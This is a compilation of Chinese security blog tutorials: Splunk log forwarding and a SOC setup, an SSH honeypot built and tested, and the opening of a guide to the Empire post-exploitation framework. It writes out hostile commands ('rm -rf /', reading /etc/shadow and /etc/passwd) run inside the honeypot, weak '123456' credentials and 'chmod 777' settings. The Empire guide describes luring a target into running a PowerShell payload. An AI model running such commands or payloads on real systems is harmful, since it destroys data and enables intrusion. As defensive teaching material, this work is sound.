[root@localhost bin]# ./splunk add monitor /var/log/audit -index linux_audit
Added monitor of '/var/log/audit'.
```

3.添加 splunk 接收服务器和接口

./splunk add forward-server 192.168.40.129:9997

```
[root@localhost bin]# ./splunk add forward-server 192.168.40.129:9997
Added forwarding to: 192.168.40.129:9997.
```

4.查看转发服务器

./splunk list forward-server

```
[root@localhost bin]# ./splunk list forward-server
Active forwards:
        192.168.40.129:9997
Configured but inactive forwards:
        None
```

5.splunk 服务器上检查开启监听端口

./splunk enable listen 要启用的端口号 // 开启 splunk 接收的指定端口


./splunk disable listen 要禁用的端口号 // 关闭 splunk 接收的指定端口

./splunk display listen // 显示已启用的 splunk 接收的端口

```
[root@localhost bin]# ./splunk display listen
Receiving is enabled on port 9997.
```

（三）、登陆 Web 页面，查看搜索

1、index=“linux_audit”(支持命令的自动补全)




11、 利用 Splunk 搭建 SOC 平台

收集一切可以收集的数据（IDS、出入口流量、防病毒、端口扫描等各类信

息安全软件、工具的日志），利用 Splunk 进行监控、告警、根据需要快速搜索、生成报表，举例如下：

1、 通过 Security Onion App for Splunk software ，监控出入口网络流（包括 IDS 威胁监控、外网开放端口监控、各协议的连接监控……）



2、外网 IP 开放端口扫描

Nmap 扫描日志自动上传至 Splunk，在仪表盘中制定关注的面板（如高危端口开放展示等）。

基于 docker 的蜜罐学习

J_drops 信安之路 2017-10-26

学习蜜罐之间先介绍两个概念，低交互式蜜罐和高交互式蜜罐。

低交互式蜜罐

低交互式蜜罐只是模拟出了真正操作系统的一部分，例如模拟一个 FTP 服务。虽然低交互式蜜罐容易建立和维护，但模拟可能不足以吸引攻击者，还可能导致攻击者绕过系统发起攻击，从而使蜜罐在这种情况下失效。

高交互式蜜罐

高交互式蜜罐是一部装有真正操作系统，并可完全被攻破的系统。与攻击者进行交互的是一部包含了完整服务的真实系统。用于网络安全的高交互式蜜罐提供了真实操作系统的服务和应用程序，使其可以获得关于攻击者更可靠的信息。但是部署和维护起来十分困难，而且被攻破的系统可能会被用来攻击互联网上其他的系统，这必须承担很高的风险。 数据收集是设置蜜罐的技术挑战。蜜罐监控者只要记录下进出系统的每个数据包，就能够对黑客的所作所为一清二楚。蜜罐本身上面的日志文件也是很好的数据来源。但日志文件很容易被攻击者删除，所以通常的办法就是让蜜罐向在同一网络上但防御机制较完善的远程系统日志服务器发送日志备份。（务必同时监控日志服务器。如果攻击者用新手法闯入了服务器，那么蜜罐无疑会证明其价值。）

蜜罐的优点

蜜罐系统的优点之一就是它们大大减少了所要分析的数据。对于通常的网站或邮件服务器，攻击流量通常会被合法流量所淹没。而蜜罐进出的数据大部分是攻击流量。因而，浏览数据、查明攻击者的实际行为也就容易多了。

安装步骤

root@ubuntu:~# mkdir DROPS

root@ubuntu:~#apt-get install python-dev openssl python-openssl python-pyasn1 python-twisted python-mysqldb

root@ubuntu:~# cd DROPS/

root@ubuntu:~/ DROPS# svn checkout

安全配置

添加一个独立的用户组给 drops:

root@ubuntu:~/ DROPS# useradd -s /bin/bash -d /home/DROPS -m DROPS

添加一个独立的 MYSQL 用户给 drops:

```
root@ubuntu:~/DROPS# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 34
Server version: 5.1.61-0ubuntu0.10.10.1-log (Ubuntu)
Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> CREATE DATABASE DROPS;
Query OK, 1 row affected (0.00 sec)
mysql> GRANT ALL ON DROPS.* to 'DROPS'@'localhost' identified by '123456';
Query OK, 0 rows affected (0.00 sec)
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drops              |
| mysql              |
| pentest            |
+--------------------+
4 rows in set (0.01 sec)
mysql>
```


帐号和数据库一样密码 123456

导入默认数据库

root@ubuntu:~/DROPS# cd doc/sql/

root@ubuntu:~/ DROPS /doc/sql# ls

mysql.sql update2.sql update3.sql update4.sql update5.sql update6.sql

root@ubuntu:~/DROPS/doc/sql# mysql -udrops -p123456 drops < mysql.sql

编辑配置 kippo.cfg.dist

root@ubuntu:~/DROPS# mv drops.cfg.dist drops.cfg

编辑之后如下（可以点击原文链接查看完整配置）：

```
#
# If not specified, the actual IP address is displayed instead (default
# behaviour).
#
# (default: not specified)
#fake_addr = 192.168.66.254
# Banner file to be displayed before the first login attempt.
#
# (default: not specified)
#banner_file =
# Session management interface.
#
# This is a telnet based service that can be used to interact with active
# sessions. Disabled by default.
#
# (default: false)
interact_enabled = false
# (default: 5123)
interact_port = 5123
# MySQL logging module
#
# Database structure for this module is supplied in doc/sql/mysql.sql
#
# To enable this module, remove the comments below, including the
# [database_mysql] line.
[database_mysql]
host = localhost
database =drops
username = drops
password = 123456
# XMPP Logging
```


安装监听工具

root@ubuntu:~/DROPS # apt-get install authbind

配置

root@ubuntu:~/DROPS # chown drops: drops /etc/authbind/byport/22

root@ubuntu:~/DROPS # chmod 777 /etc/authbind/byport/22

root@ubuntu:~/ DROPS # chown -R drops: drops /root/drops/

创建一个启动脚本

root@ubuntu:~/DROPS# echo "twistd -y drops.tac -l log/drops.log --pidfile drops.pid" > 1.sh

root@ubuntu:~/DROPS# cat 1.sh

twistd -y drops.tac -l log/kippo.log --pidfile drops.pid

移动工具位置

root@ubuntu:~# mv DROPS / /opt/

root@ubuntu:~# cd /opt/

root@ubuntu:/opt# ls

DROPS

root@ubuntu:/opt# cd DROPS /

更改下 DROPS 用户密码，切换到 DROPS

root@ubuntu:~/kippo# passwd DROPS

Enter new UNIX password:

Retype new UNIX password:

passwd: password updated successfully

root@ubuntu:~/DROPS# su DROPS

DROPS@ubuntu:/root/DROPS$ id

uid=1002(DROPS) gid=1002(DROPS) groups=1002(DROPS)

DROPS@ubuntu:/root/DROPS$

启动

DROPS@ubuntu:/opt/DROPS$ pwd

/opt/DROPS

kippo@ubuntu:/opt/DROPS$ ./start.sh


Starting drops in background...Loading dblog engine: mysql

Generating RSA keypair...

done.

```
Sep 17 22:37:25 cerval sshd[27066]: Invalid user julia from 85.62.8.13
Sep 17 22:37:25 cerval sshd[27066]: error: Could not get shadow information for NOUSER
Sep 17 22:37:25 cerval sshd[27066]: Failed password for invalid user julia from 85.62.8.13 po
rt 33067 ssh2
Sep 17 22:37:26 cerval sshd[27068]: reverse mapping checking getaddrinfo for 85.62.8.13.stati
c.abi.uni2.es [85.62.8.13] failed - POSSIBLE BREAK-IN ATTEMPT!
Sep 17 22:37:26 cerval sshd[27068]: Invalid user julia123 from 85.62.8.13
Sep 17 22:37:26 cerval sshd[27068]: error: Could not get shadow information for NOUSER
Sep 17 22:37:26 cerval sshd[27068]: Failed password for invalid user julia123 from 85.62.8.13
 port 33222 ssh2
Sep 17 22:37:27 cerval sshd[27070]: reverse mapping checking getaddrinfo for 85.62.8.13.stati
c.abi.uni2.es [85.62.8.13] failed - POSSIBLE BREAK-IN ATTEMPT!
Sep 17 22:37:27 cerval sshd[27070]: Invalid user a from 85.62.8.13
Sep 17 22:37:27 cerval sshd[27070]: error: Could not get shadow information for NOUSER
Sep 17 22:37:27 cerval sshd[27070]: Failed password for invalid user a from 85.62.8.13 port 3
3365 ssh2
Sep 17 22:37:30 cerval sshd[27072]: reverse mapping checking getaddrinfo for 85.62.8.13.stati
c.abi.uni2.es [85.62.8.13] failed - POSSIBLE BREAK-IN ATTEMPT!
Sep 17 22:37:30 cerval sshd[27072]: Invalid user julie from 85.62.8.13
Sep 17 22:37:30 cerval sshd[27072]: error: Could not get shadow information for NOUSER
Sep 17 22:37:30 cerval sshd[27072]: Failed password for invalid user julie from 85.62.8.13 po
rt 33488 ssh2
Sep 17 22:37:31 cerval sshd[27074]: reverse mapping checking getaddrinfo for 85.62.8.13.stati
c.abi.uni2.es [85.62.8.13] failed - POSSIBLE BREAK-IN ATTEMPT!
Sep 17 22:37:31 cerval sshd[27074]: Invalid user julie123 from 85.62.8.13
Sep 17 22:37:31 cerval sshd[27074]: error: Could not get shadow information for NOUSER
```


查看监听的端口




```
DROPS@ubuntu:/opt/DROPS$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      4615/python
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.71.130:22       192.168.71.129:44874    ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


查找 2222 端口的进程

kippo@ubuntu:/opt/DROPS$ ps -ef | grep 4615

kippo 4615 1 0 13:47 ? 00:00:00 /usr/bin/python /usr/bin/twistd -y drops.tac -l log/kippo.log --pidfile drops.pid

drops 4626 4588 0 13:48 pts/0 00:00:00 grep --color=auto 4615

扫描测试一下

root@Dis9Team:~# nmap -sV 192.168.1.10 -p 2222

Nmap scan report for 192.168.1.10

Host is up (0.00024s latency).

PORT STATE SERVICE VERSION

2222/tcp open ssh OpenSSH 5.1p1 Debian 5 (protocol 2.0)

MAC Address: 00:0C:29:9E:3F:14 (VMware)

Service Info: OS: Linux

Service detection performed. Please report any incorrect results at Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

root@Dis9Team:~#

OPENSSH 服务出现了。

drops 的配置文件的密码定义为 123456 测试一下：

root@Dis9Team:~# ssh root@192.168.1.10 -p2222

The authenticity of host '[192.168.1.10]:2222 ([192.168.1.10]:2222)' can't be established.

RSA key fingerprint is d9:f0:74:99:58:5e:32:74:a1:7b:27:78:2e:b1:83:a8.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '[192.168.1.10]:2222' (RSA) to the list of known hosts.

Password:

Password:

ubuntu:~# id

uid=0(root) gid=0(root) groups=0(root)

ubuntu:~#

邪恶的操作：

```
ubuntu:~# ls /
sys        bin        mnt        media      vmlinuz    opt        cdrom      selinux    tmp        proc       sbin
etc        dev        srv        initrd.img lib        home       var        usr        boot       root       lost+found
ubuntu:~# ls -la /
drwxr-xr-x 1 root root  4096 2012-10-12 13:53 .
drwxr-xr-x 1 root root  4096 2012-10-12 13:53 ..
drwxr-xr-x 1 root root     0 2009-11-20 16:19 sys
drwxr-xr-x 1 root root  4096 2009-11-08 23:42 bin
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 mnt
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 media
lrwxrwxrwx 1 root root    25 2009-11-06 19:16 vmlinuz -> /boot/vmlinuz-2.6.26-2-686
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 opt
lrwxrwxrwx 1 root root    11 2009-11-06 19:08 cdrom -> /media/cdrom0
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 selinux
drwxrwxrwx 1 root root  4096 2009-11-20 16:19 tmp
dr-xr-xr-x 1 root root     0 2009-11-20 16:19 proc
drwxr-xr-x 1 root root  4096 2009-11-08 23:41 sbin
drwxr-xr-x 1 root root  4096 2009-11-20 16:20 etc
drwxr-xr-x 1 root root  3200 2009-11-20 16:20 dev
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 srv
lrwxrwxrwx 1 root root    28 2009-11-06 19:16 initrd.img -> /boot/initrd.img-2.6.26-2-686
drwxr-xr-x 1 root root  4096 2009-11-08 23:46 lib
drwxr-xr-x 1 root root  4096 2009-11-06 19:22 home
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 var
drwxr-xr-x 1 root root  4096 2009-11-08 23:46 usr
drwxr-xr-x 1 root root  4096 2009-11-08 23:39 boot
drwxr-xr-x 1 root root  4096 2009-11-20 17:08 root
drwx------ 1 root root 16384 2009-11-06 19:08 lost+found
ubuntu:~#
```


删除全部文件:

```
ubuntu:~# rm -rf /
ubuntu:~# ls -ls /
drwxr-xr-x 1 root root  4096 2012-10-12 13:53 .
drwxr-xr-x 1 root root  4096 2012-10-12 13:53 ..
drwxr-xr-x 1 root root     0 2009-11-20 16:19 sys
drwxr-xr-x 1 root root  4096 2009-11-08 23:42 bin
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 mnt
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 media
lrwxrwxrwx 1 root root    25 2009-11-06 19:16 vmlinuz -> /boot/vmlinuz-2.6.26-2-686
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 opt
lrwxrwxrwx 1 root root    11 2009-11-06 19:08 cdrom -> /media/cdrom0
drwxr-xr-x 1 root root  4096 2009-11-06 19:08 selinux
drwxrwxrwx 1 root root  4096 2009-11-20 16:19 tmp
dr-xr-xr-x 1 root root     0 2009-11-20 16:19 proc
drwxr-xr-x 1 root root  4096 2009-11-08 23:41 sbin
drwxr-xr-x 1 root root  4096 2009-11-20 16:20 etc
drwxr-xr-x 1 root root  3200 2009-11-20 16:20 dev
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 srv
lrwxrwxrwx 1 root root    28 2009-11-06 19:16 initrd.img -> /boot/initrd.img-2.6.26-2-686
drwxr-xr-x 1 root root  4096 2009-11-08 23:46 lib
drwxr-xr-x 1 root root  4096 2009-11-06 19:22 home
drwxr-xr-x 1 root root  4096 2009-11-06 19:09 var
drwxr-xr-x 1 root root  4096 2009-11-08 23:46 usr
drwxr-xr-x 1 root root  4096 2009-11-08 23:39 boot
drwxr-xr-x 1 root root  4096 2009-11-20 17:08 root
drwx------ 1 root root 16384 2009-11-06 19:08 lost+found
ubuntu:~#
```


删除不了 读下默认文件

```
ubuntu:~# cat /etc/shadow
cat: /etc/shadow: No such file or directory
ubuntu:~# cat /etc/shadow-
cat: /etc/shadow-: No such file or directory
ubuntu:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
richard:x:1000:1000:richard,,,:/home/richard:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
```

至此一个简单的蜜罐系统就完成了。

总结

本文主要简单介绍了一下一个蜜罐的搭建与测试，在企业安全防护中，蜜罐系统对于检测攻击者的攻击非常有效，一旦攻击者误入蜜罐，我们就可以第一时间得知消息，然后及时进行应急响应，尽量在最短的时间内将攻击者踢出大门之外，保护企业的数据免受损坏丢失之险。

域渗透神器 Empire 安装和简单使用

原创： J_drops 信安之路 2017-08-10

1. Empire 简介

官网介绍如下：

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework

关于内网渗透，我们平时基本第一时间想到 Metasploit，集信息收集，预渗透，渗透，后渗透，木马，社会工程学于一体的平台，但是 Empire 就是针对内网的渗透，针对 powershell，在内网渗透能用到的 powershell 脚本，全部集成在 Empire 框架中，其更是域渗透神器。网上关于其介绍的文章寥寥无几，尤其 2.0 版本，操作和之前的 1.6 版本等不管是命令啥的都有很大的区别，在网上查了很多外文文献，摸索了半天，在这里做一个笔记，和大家共同进步

Empire 安装

官网直接转到 github 下载

```
git clone https://github.com/EmpireProject/Empire.git
cd Empire/
cd setup/

sudo ./install.sh
cd Empire/
cd setup/

./reset.sh
```

运行后的页面如下：

我们可以清楚看到有 267 个模块，0 个监听和 0 个代理


2. 简单的操作演示

Empire 的 listeners 就是 MSF 的监听。就是创建一个监听载荷。Agents 相当于 MSF 的会话 sessions。理清这两个基本概念就容易继续搞事情了。

我们的 flag 是让 Rpi 打开监听，协议遵循 http。然后生成一个 dll 载荷，生成一个 powershell 命令。诱骗目标执行。


在命令行里输入 listeners 进入监听

info 查看需要设置的选项




由于篇幅原因，info 下的具体信息就不在此罗列，里面的信息还是非常关键的


设置当前监听的名字,并用 execute 执行



